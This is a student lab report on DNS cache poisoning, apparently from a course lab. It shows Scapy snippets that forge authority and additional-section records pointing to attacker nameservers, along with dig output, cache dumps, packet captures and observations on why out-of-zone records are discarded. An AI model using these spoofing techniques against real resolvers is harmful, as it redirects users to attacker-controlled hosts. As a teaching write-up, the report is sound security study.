NSsec2 = DNSRR(rrname="example.net", type="NS", ttl=259200, rdata="ns2.attacker32.com")

 # The Additional Section

Addsec1 = DNSRR(rrname="ns1.attacker.com", type="A", ttl=259200, rdata="1.2.3.5")

Addsec2 = DNSRR(rrname="ns2.attacker32.com", type="A", ttl=259200, rdata="5.6.7.8")

```
[03/11/2019 20:08]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7046
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns2.attacker32.com.
example.net.            259200  IN      NS      ns1.attacker.com.

;; ADDITIONAL SECTION:
ns1.attacker.com.       259200  IN      A       1.2.3.5
ns2.attacker32.com.     259200  IN      A       5.6.7.8

;; Query time: 55 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 20:08:52 EDT 2019
;; MSG SIZE  rcvd: 151
```

```
; additional
ns1.attacker.com.       258993  A       1.2.3.5
; additional
ns2.attacker32.com.     258993  A       5.6.7.8
; authauthority
example.net.            258993  NS      ns1.attacker.com.
                        258993  NS      ns2.attacker32.com.
; authanswer
www.example.net.        258993  A       1.2.3.4
```

```
    1 2019-03-11 20:14:37.7110808… 10.0.2.15          10.0.2.4          DNS
    2 2019-03-11 20:14:37.7167313… 10.0.2.4           192.58.128.30     DNS
    3 2019-03-11 20:14:37.7175491… 10.0.2.4           192.58.128.30     DNS
    4 2019-03-11 20:14:37.7207201… 10.0.2.4           192.58.128.30     DNS
    5 2019-03-11 20:14:37.7217979… 10.0.2.4           192.58.128.30     DNS
    6 2019-03-11 20:14:37.7714328… PcsCompu_ad:68:6e  Broadcast         ARP
    7 2019-03-11 20:14:37.7722714… PcsCompu_75:b4:1a  PcsCompu_ad:68:6e ARP
    8 2019-03-11 20:14:37.7760248… 192.58.128.30      10.0.2.4          DNS
    9 2019-03-11 20:14:37.7766032… 10.0.2.4           10.0.2.15         DNS
    DNS         86 Standard query 0x0c12 A www.example.net OPT
    DNS         89 Standard query 0xf6c5 AAAA E.ROOT-SERVERS.NET OPT
    DNS         89 Standard query 0x8ba1 AAAA G.ROOT-SERVERS.NET OPT
    DNS         86 Standard query 0xb388 A www.example.net OPT
    DNS         70 Standard query 0xaf81 NS <Root> OPT
    ARP         60 Who has 10.0.2.4? Tell 10.0.2.5
e   ARP         60 10.0.2.4 is at 08:00:27:75:b4:1a
    DNS        256 Standard query response 0xb388 A www.example.net A 1.2.3.4 NS…
    DNS        193 Standard query response 0x0c12 A www.example.net A 1.2.3.4 NS…
```

When dig mail.example.com is run:

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> mail.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 53814
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;mail.example.net.              IN      A

;; Query time: 2 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Mon Mar 11 20:18:54 EDT 2019
;; MSG SIZE  rcvd: 34
```

```
      5 2019-03-11 20:18:53.0836904… 10.0.2.15          10.0.2.4          DI
      6 2019-03-11 20:18:53.0875029… 10.0.2.4           192.228.79.201    DI
      7 2019-03-11 20:18:53.0879270… 10.0.2.4           192.228.79.201    DI
      8 2019-03-11 20:18:53.0882039… 10.0.2.4           192.228.79.201    DI
      9 2019-03-11 20:18:53.0931666… 10.0.2.4           192.228.79.201    DI
     10 2019-03-11 20:18:53.0934284… 10.0.2.4           192.228.79.201    DI
     11 2019-03-11 20:18:53.1765685… 192.228.79.201     10.0.2.4          DI
     12 2019-03-11 20:18:53.1767923… 192.228.79.201     10.0.2.4          DI
```

```
    DNS         87 Standard query 0xd236 A mail.example.net OPT
    DNS         70 Standard query 0x14c9 NS <Root> OPT
    DNS         87 Standard query 0x2827 A ns1.attacker.com OPT
    DNS         87 Standard query 0xc491 AAAA ns1.attacker.com OPT
    DNS         89 Standard query 0x8f8a A ns2.attacker32.com OPT
    DNS         89 Standard query 0xc458 AAAA ns2.attacker32.com OPT
    DNS         70 Standard query response 0x14c9 NS <Root> OPT
    DNS         87 Standard query response 0x2827 A ns1.attacker.com OPT
```

Observation: After attacking with a spoofed packed with additional namesevers changes in this task we get above results. The info of example.net is given as output when dig command is run and the local dns cache is poisoned with fake packet values.
When we run a different host with same domain name "mail.example.com", we can see the results of wireshark, the request goes to the nameserver but we don't get any response from the nameserver.

3.5 Task8: Targeting Another Domain

Code changes to the one in tasks 5:

```
# The Authority Section
NSsec1 = DNSRR(rrname="example.net", type="NS", ttl=259200,
rdata="ns1.attacker32.com")
NSsec2 = DNSRR(rrname="google.com", type="NS", ttl=259200,
rdata="ns2.attacker32.com")

# The Additional Section
Addsec1 = DNSRR(rrname="ns1.attacker32.com", type="A", ttl=259200,
rdata="1.2.3.5")
Addsec2 = DNSRR(rrname="ns2.attacker32.com", type="A", ttl=259200,
rdata="8.8.8.8")
```

```
[03/11/2019 20:44]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20180
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.attacker32.com.

;; ADDITIONAL SECTION:
ns1.attacker32.com.     259200  IN      A       1.2.3.5

;; Query time: 40 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 20:45:36 EDT 2019
;; MSG SIZE  rcvd: 108
```

```
; additional
ns1.attacker32.com.     259046  A       1.2.3.5
; authauthority
example.net.            259046  NS      ns1.attacker32.com.
; authanswer
www.example.net.        259046  A       1.2.3.4
```

Observation: After running the dig command we attack it by spoofing a fake packet with details of authority and include additional domain to it(our case google.com). While dig command retrieves details it doesn't display to that of google.com also this particular details is not cached. This is because we get details on the question asked and all the other irrelevant details are discarded.

3.6 Task9: Targeting the Additional Section:

Code changes to the previous one:

 # The Additional Section
Addsec1 = DNSRR(rrname="ns1.attacker32.com", type="A", ttl=259200, rdata="1.2.3.5")
Addsec2 = DNSRR(rrname="ns2.example.net", type="A", ttl=259200, rdata="5.6.7.8")
Addsec3 = DNSRR(rrname="www.facebook.com", type="A", ttl=259200, rdata="3.4.5.6")

```
[03/11/2019 20:45]Mudelkadi@VM1:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40406
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.attacker32.com.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.attacker32.com.     259200  IN      A       1.2.3.5
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 61 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Mon Mar 11 21:01:18 EDT 2019
;; MSG SIZE  rcvd: 142
```

```
; additional
ns1.attacker32.com.     259146  A       1.2.3.5
; authauthority
example.net.            259146  NS      ns1.attacker32.com.
                        259146  NS      ns2.example.net.
; additional
ns2.example.net.        259146  A       5.6.7.8
; authanswer
www.example.net.        259146  A       1.2.3.4
```

Observation: As we add an extra detail into additional section in the code and run the attack, we get the above results. As you can see the detail of facebook.com was not shown dig command retrieval and was not present in dns cache. This is because whatever related to question section is retrieved all other irrelevant details are discarded.